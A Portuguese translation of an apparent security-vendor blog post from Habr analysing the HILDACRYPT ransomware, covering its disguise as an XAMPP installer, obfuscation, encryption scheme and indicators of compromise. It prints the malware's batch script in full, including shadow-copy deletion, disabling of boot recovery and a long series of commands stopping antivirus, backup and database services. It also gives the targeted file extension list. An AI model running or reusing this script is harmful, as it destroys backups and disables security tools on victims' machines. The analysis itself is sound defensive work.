

Olá, Habr! Estamos de volta para falar sobre as últimas versões de malware da categoria Ransomware. HILDACRYPT é um novo ransomware, parte da família Hilda, descoberta em agosto de 2019, nomeada em homenagem a um desenho animado do serviço de streaming Netflix que foi utilizado para disseminar o malware. Hoje, vamos conhecer as características técnicas desse vírus ransomware atualizado.

Na primeira versão dos ransomwares Hilda, havia um link para um vídeo hospedado no Youtube da série animada contido na carta de resgate. HILDACRYPT se disfarça como um instalador legítimo do XAMPP — uma distribuição Apache fácil de instalar que inclui MariaDB, PHP e Perl. Além disso, o arquivo do ransomware tem um nome diferente — xamp. Além disso, o arquivo do programa ransomware não possui assinatura digital.
Análise estática
O ransomware está contido em um arquivo PE32 .NET, escrito para MS Windows. Seu tamanho é de 135.168 bytes. Tanto o código principal quanto o código do programa protetor são escritos em C#. De acordo com a marca de data e hora da compilação, o arquivo binário foi criado em 14 de setembro de 2019.

De acordo com o Detect It Easy, o ransomware foi compactado usando Confuser e ConfuserEx, mas esses ofuscadores são os mesmos de antes, apenas o ConfuserEx é o sucessor do Confuser, então as assinaturas de seus códigos são semelhantes.

HILDACRYPT realmente está empacotado usando o ConfuserEx.
SHA-256: 7b0dcc7645642c141deb03377b451d3f873724c254797e3578ef8445a38ece8a
Vetor de ataque
Provavelmente, o ransomware foi descoberto em um dos sites dedicados à programação web, disfarçando-se como um programa legítimo do XAMPP.
Toda a cadeia de infecção pode ser vista em .
Ofuscação

As linhas do ransomware são armazenadas em formato criptografado. Ao ser executado, o HILDACRYPT as descriptografa usando Base64 e AES-256-CBC.
Instalação



Primeiro, o ransomware cria uma pasta em %AppDataRoaming% com um parâmetro GUID (Identificador Único Global) gerado aleatoriamente. Adicionando um arquivo bat a esse local, o ransomware o executa usando cmd.exe:
cmd.exe /c JKfgkgj3hjgfhjka.bat & exit
Em seguida, ele começa a executar um script em lote para desativar funções ou serviços do sistema.
O script contém uma longa lista de comandos que destroem cópias sombra, desativam o servidor SQL, backup e soluções antivírus.
Por exemplo, ele tenta sem sucesso interromper os serviços de backup do Acronis Backup. Além disso, ataca os sistemas de backup e soluções antivírus dos seguintes fornecedores: Veeam, Sophos, Kaspersky, McAfee e outros.
@echo off
:: Não sou realmente fã de pôneis, garotas de desenho animado são melhores, não acha?
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=ilimitado
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=ilimitado
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=ilimitado
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=ilimitado
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=ilimitado
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=ilimitado
bcdedit /set {default} recoveryenabled No
bcdedit /set {default} bootstatuspolicy ignoreallfailures
vssadmin Delete Shadows /all /quiet
net stop SQLAgent$SYSTEM_BGC /y
net stop “Sophos Device Control Service” /y
net stop macmnsvc /y
net stop SQLAgent$ECWDB2 /y
net stop “Zoolz 2 Service” /y
net stop McTaskManager /y
net stop “Sophos AutoUpdate Service” /y
net stop “Sophos System Protection Service” /y
net stop EraserSvc11710 /y
net stop PDVFSService /y
net stop SQLAgent$PROFXENGAGEMENT /y
net stop SAVService /y
net stop MSSQLFDLauncher$TPSAMA /y
net stop EPSecurityService /y
net stop SQLAgent$SOPHOS /y
net stop “Symantec System Recovery” /y
net stop Antivirus /y
net stop SstpSvc /y
net stop MSOLAP$SQL_2008 /y
net stop TrueKeyServiceHelper /y
net stop sacsvr /y
net stop VeeamNFSSvc /y
net stop FA_Scheduler /y
net stop SAVAdminService /y
net stop EPUpdateService /y
net stop VeeamTransportSvc /y
net stop “Sophos Health Service” /y
net stop bedbg /y
net stop MSSQLSERVER /y
net stop KAVFS /y
net stop Smcinst /y
net stop MSSQLServerADHelper100 /y
net stop TmCCSF /y
net stop wbengine /y
net stop SQLWriter /y
net stop MSSQLFDLauncher$TPS /y
net stop SmcService /y
net stop ReportServer$TPSAMA /y
net stop swi_update /y
net stop AcrSch2Svc /y
net stop MSSQL$SYSTEM_BGC /y
net stop VeeamBrokerSvc /y
net stop MSSQLFDLauncher$PROFXENGAGEMENT /y
net stop VeeamDeploymentService /y
net stop SQLAgent$TPS /y
net stop DCAgent /y
net stop “Sophos Message Router” /y
net stop MSSQLFDLauncher$SBSMONITORING /y
net stop wbengine /y
net stop MySQL80 /y
net stop MSOLAP$SYSTEM_BGC /y
net stop ReportServer$TPS /y
net stop MSSQL$ECWDB2 /y
net stop SntpService /y
net stop SQLSERVERAGENT /y
net stop BackupExecManagementService /y
net stop SMTPSvc /y
net stop mfefire /y
net stop BackupExecRPCService /y
net stop MSSQL$VEEAMSQL2008R2 /y
net stop klnagent /y
net stop MSExchangeSA /y
net stop MSSQLServerADHelper /y
net stop SQLTELEMETRY /y
net stop “Sophos Clean Service” /y
net stop swi_update_64 /y
net stop “Sophos Web Control Service” /y
net stop EhttpSrv /y
net stop POP3Svc /y
net stop MSOLAP$TPSAMA /y
net stop McAfeeEngineService /y
net stop “Veeam Backup Catalog Data Service” /
net stop MSSQL$SBSMONITORING /y
net stop ReportServer$SYSTEM_BGC /y
net stop AcronisAgent /y
net stop KAVFSGT /y
net stop BackupExecDeviceMediaService /y
net stop MySQL57 /y
net stop McAfeeFrameworkMcAfeeFramework /y
net stop TrueKey /y
net stop VeeamMountSvc /y
net stop MsDtsServer110 /y
net stop SQLAgent$BKUPEXEC /y
net stop UI0Detect /y
net stop ReportServer /y
net stop SQLTELEMETRY$ECWDB2 /y
net stop MSSQLFDLauncher$SYSTEM_BGC /y
net stop MSSQL$BKUPEXEC /y
net stop SQLAgent$PRACTTICEBGC /y
net stop MSExchangeSRS /y
net stop SQLAgent$VEEAMSQL2008R2 /y
net stop McShield /y
net stop SepMasterService /y
net stop “Sophos MCS Client” /y
net stop VeeamCatalogSvc /y
net stop SQLAgent$SHAREPOINT /y
net stop NetMsmqActivator /y
net stop kavfsslp /y
net stop tmlisten /y
net stop ShMonitor /y
net stop MsDtsServer /y
net stop SQLAgent$SQL_2008 /y
net stop SDRSVC /y
net stop IISAdmin /y
net stop SQLAgent$PRACTTICEMGT /y
net stop BackupExecJobEngine /y
net stop SQLAgent$VEEAMSQL2008R2 /y
net stop BackupExecAgentBrowser /y
net stop VeeamHvIntegrationSvc /y
net stop masvc /y
net stop W3Svc /y
net stop “SQLsafe Backup Service” /y
net stop SQLAgent$CXDB /y
net stop SQLBrowser /y
net stop MSSQLFDLauncher$SQL_2008 /y
net stop VeeamBackupSvc /y
net stop “Sophos Safestore Service” /y
net stop svcGenericHost /y
net stop ntrtscan /y
net stop SQLAgent$VEEAMSQL2012 /y
net stop MSExchangeMGMT /y
net stop SamSs /y
net stop MSExchangeES /y
net stop MBAMService /y
net stop EsgShKernel /y
net stop ESHASRV /y
net stop MSSQL$TPSAMA /y
net stop SQLAgent$CITRIX_METAFRAME /y
net stop VeeamCloudSvc /y
net stop “Sophos File Scanner Service” /y
net stop “Sophos Agent” /y
net stop MBEndpointAgent /y
net stop swi_service /y
net stop MSSQL$PRACTICEMGT /y
net stop SQLAgent$TPSAMA /y
net stop McAfeeFramework /y
net stop “Enterprise Client Service” /y
net stop SQLAgent$SBSMONITORING /y
net stop MSSQL$VEEAMSQL2012 /y
net stop swi_filter /y
net stop SQLSafeOLRService /y
net stop BackupExecVSSProvider /y
net stop VeeamEnterpriseManagerSvc /y
net stop SQLAgent$SQLEXPRESS /y
net stop OracleClientCache80 /y
net stop MSSQL$PROFXENGAGEMENT /y
net stop IMAP4Svc /y
net stop ARSM /y
net stop MSExchangeIS /y
net stop AVP /y
net stop MSSQLFDLauncher /y
net stop MSExchangeMTA /y
net stop TrueKeyScheduler /y
net stop MSSQL$SOPHOS /y
net stop “SQL Backups” /y
net stop MSSQL$TPS /y
net stop mfemms /y
net stop MsDtsServer100 /y
net stop MSSQL$SHAREPOINT /y
net stop WRSVC /y
net stop mfevtp /y
net stop msftesql$PROD /y
net stop mozyprobackup /y
net stop MSSQL$SQL_2008 /y
net stop SNAC /y
net stop ReportServer$SQL_2008 /y
net stop BackupExecAgentAccelerator /y
net stop MSSQL$SQLEXPRESS /y
net stop MSSQL$PRACTICEBGC /y
net stop VeeamRESTSvc /y
net stop sophossps /y
net stop ekrn /y
net stop MMS /y
net stop “Sophos MCS Agent” /y
net stop RESvc /y
net stop “Acronis VSS Provider” /y
net stop MSSQL$VEEAMSQL2008R2 /y
net stop MSSQLFDLauncher$SHAREPOINT /y
net stop “SQLsafe Filter Service” /y
net stop MSSQL$PROD /y
net stop SQLAgent$PROD /y
net stop MSOLAP$TPS /y
net stop VeeamDeploySvc /y
net stop MSSQLServerOLAPService /y
del %0

Depois que os serviços e processos mencionados acima são desligados, o criptolocker coleta informações sobre todos os processos em execução usando o comando tasklist para garantir que todos os serviços necessários não estejam funcionando.
tasklist v /fo csv
Esse comando gera uma lista detalhada dos processos em execução, cujos elementos são separados por vírgulas.
"csrss.exe","448","services","0","17896 ","unknown","/","0:00:03","/"
Após essa verificação, o ransomware inicia o processo de criptografia.
Criptografia
Criptografia de arquivos
O HILDACRYPT percorre todo o conteúdo encontrado nos discos rígidos, exceto nas pastas Recycle.Bin e Reference AssembliesMicrosoft. A última contém arquivos dll, pdb, entre outros, que são críticos para o funcionamento dos aplicativos .Net, podendo afetar a operação do ransomware. Para encontrar os arquivos a serem criptografados, é utilizada a seguinte lista de extensões:
.vb:.asmx:.config:.3dm:.3ds:.3fr:.3g2:.3gp:.3pr:.7z:.ab4:.accdb:.accde:.accdr:.accdt:.ach:.acr:.act:.adb:.ads:.agdl:.ai:.ait:.al:.apj:.arw:.asf:.asm:.asp:.aspx:.asx:.avi:.awg:.back:.backup:.backupdb:.bak:.lua:.m:.m4v:.max:.mdb:.mdc:.mdf:.mef:.mfw:.mmw:.moneywell:.mos:.mov:.mp3:.mp4:.mpg:.mpeg:.mrw:.msg:.myd:.nd:.ndd:.nef:.nk2:.nop:.nrw:.ns2:.ns3:.ns4:.nsd:.nsf:.nsg:.nsh:.nwb:.nx2:.nxl:.nyf:.tif:.tlg:.txt:.vob:.wallet:.war:.wav:.wb2:.wmv:.wpd:.wps:.x11:.x3f:.xis:.xla:.xlam:.xlk:.xlm:.xlr:.xls:.xlsb:.xlsm:.xlsx:.xlt:.xltm:.xltx:.xlw:.xml:.ycbcra:.yuv:.zip:.sqlite:.sqlite3:.sqlitedb:.sr2:.srf:.srt:.srw:.st4:.st5:.st6:.st7:.st8:.std:.sti:.stw:.stx:.svg:.swf:.sxc:.sxd:.sxg:.sxi:.sxm:.sxw:.tex:.tga:.thm:.tib:.py:.qba:.qbb:.qbm:.qbr:.qbw:.qbx:.qby:.r3d:.raf:.rar:.rat:.raw:.rdb:.rm:.rtf:.rw2:.rwl:.rwz:.s3db:.sas7bdat:.say:.sd0:.sda:.sdf:.sldm:.sldx:.sql:.pdd:.pdf:.pef:.pem:.pfx:.php:.php5:.phtml:.pl:.plc:.png:.pot:.potm:.potx:.ppam:.pps:.ppsm:.ppsx:.ppt:.pptm:.pptx:.prf:.ps:.psafe3:.psd:.pspimage:.pst:.ptx:.oab:.obj:.odb:.odc:.odf:.odg:.odm:.odp:.ods:.odt:.oil:.orf:.ost:.otg:.oth:.otp:.ots:.ott:.p12:.p7b:.p7c:.pab:.pages:.pas:.pat:.pbl:.pcd:.pct:.pdb:.gray:.grey:.gry:.h:.hbk:.hpp:.htm:.html:.ibank:.ibd:.ibz:.idx:.iif:.iiq:.incpas:.indd:.jar:.java:.jpe:.jpeg:.jpg:.jsp:.kbx:.kc2:.kdbx:.kdc:.key:.kpdx:.doc:.docm:.docx:.dot:.dotm:.dotx:.drf:.drw:.dtd:.dwg:.dxb:.dxf:.dxg:.eml:.eps:.erbsql:.erf:.exf:.fdb:.ffd:.fff:.fh:.fhd:.fla:.flac:.flv:.fmb:.fpx:.fxg:.cpp:.cr2:.craw:.crt:.crw:.cs:.csh:.csl:.csv:.dac:.bank:.bay:.bdb:.bgt:.bik:.bkf:.bkp:.blend:.bpw:.c:.cdf:.cdr:.cdr3:.cdr4:.cdr5:.cdr6:.cdrw:.cdx:.ce1:.ce2:.cer:.cfp:.cgm:.cib:.class:.cls:.cmt:.cpi:.ddoc:.ddrw:.dds:.der:.des:.design:.dgc:.djvu:.dng:.db:.db-journal:.db3:.dcr:.dcs:.ddd:.dbf:.dbx:.dc2:.pbl:.csproj:.sln:.vbproj:.mdb:.md
Para a criptografia dos arquivos do usuário, o ransomware utiliza o algoritmo AES-256-CBC. O tamanho da chave é de 256 bits, enquanto o tamanho do vetor de inicialização (IV) é de 16 bytes.

Na captura de tela a seguir, os valores byte_2 e byte_1 foram obtidos aleatoriamente com o uso de GetBytes().

Chave

VI


Um arquivo criptografado tem a extensão HCY!.. Este é um exemplo de um arquivo criptografado. Para este arquivo foram gerados uma chave e um IV, mencionados acima.
Criptografia de chaves
O cryptolocker salva a chave AES gerada em um arquivo criptografado. A primeira parte do arquivo criptografado tem um cabeçalho que contém dados como HILDACRYPT, KEY, IV, FileLen no formato XML, e se parece com isto:

A criptografia da chave AES e do IV é realizada com RSA-2048, e a codificação é feita usando Base64. A chave pública RSA é armazenada no corpo do cryptolocker em uma das linhas criptografadas no formato XML.
28guEbzkzciKg3N/ExUq8jGcshuMSCmoFsh/3LoMyWzPrnfHGhrgotuY/cs+eSGABQ+rs1B+MMWOWvqWdVpBxUgzgsgOgcJt7P+r4bWhfccYeKDi7PGRtZuTv+XpmG+m+u/JgerBM1Fi49+0vUMuEw5a1sZ408CvFapojDkMT0P5cJGYLSiVFud8reV7ZtwcCaGf88rt8DAUt2iSZQix0aw8PpnCH5/74WE8dAHKLF3sYmR7yFWAdCJRovzdx8/qfjMtZ41sIIIEyajVKfA18OT72/UBME2gsAM/BGii2hgLXP5ZGKPgQEf7Zpic1fReZcpJonhNZzXztGCSLfa/jQ==AQAB
Para criptografar a chave do arquivo AES, usa-se a chave pública RSA. A chave pública RSA é codificada com Base64 e consiste no módulo e na expoente pública 65537. Para a descriptografia, é necessária a chave privada RSA, que está com o criminoso.
Após a criptografia RSA, a chave AES é codificada usando Base64, que é salva no arquivo criptografado.
Mensagem de resgate
Após a criptografia, o HILDACRYPT grava um arquivo html na pasta onde encriptou os arquivos. A notificação do ransomware contém dois endereços de e-mail onde a vítima pode contatar o criminoso.
- hildalolilovesyou@airmail.cc
hildalolilovesyou@memeware.net

A notificação do ransomware também contém a frase "No loli is safe;)" — "Nenhum loli está seguro;)" — fazendo referência a personagens de anime e mangá que têm a aparência de meninas pequenas e são proibidos no Japão.
Saída
HILDACRYPT, uma nova família de ransomwares, lançou uma nova versão. O modelo de criptografia não permite que a vítima descripte os arquivos criptografados pelo ransomware. O cryptolocker utiliza métodos de proteção ativa para desativar serviços de segurança relacionados a sistemas de backup e soluções de antivírus. O autor do HILDACRYPT é fã da série de animação Hilda, exibida pela Netflix, cujos trailers foram incluídos na mensagem de resgate da versão anterior do software.
Como sempre, e podem proteger seu computador contra o ransomware HILDACRYPT, e os provedores têm a capacidade de proteger seus clientes através de . A proteção é garantida porque a composição dessas soluções inclui não apenas backup, mas também nosso sistema integrado de proteção — uma tecnologia aprimorada por um modelo de aprendizado de máquina e baseada em heurísticas comportamentais, que, como nenhuma outra, é capaz de resistir a ameaças de ransomware de dia zero.
Indicadores de comprometimento
Extensão de arquivo HCY!
HILDACRYPTReadMe.html
xamp.exe com uma letra 'p' e sem assinatura digital
SHA-256: 7b0dcc7645642c141deb03377b451d3f873724c254797e3578ef8445a38ece8a
Fonte: habr.com
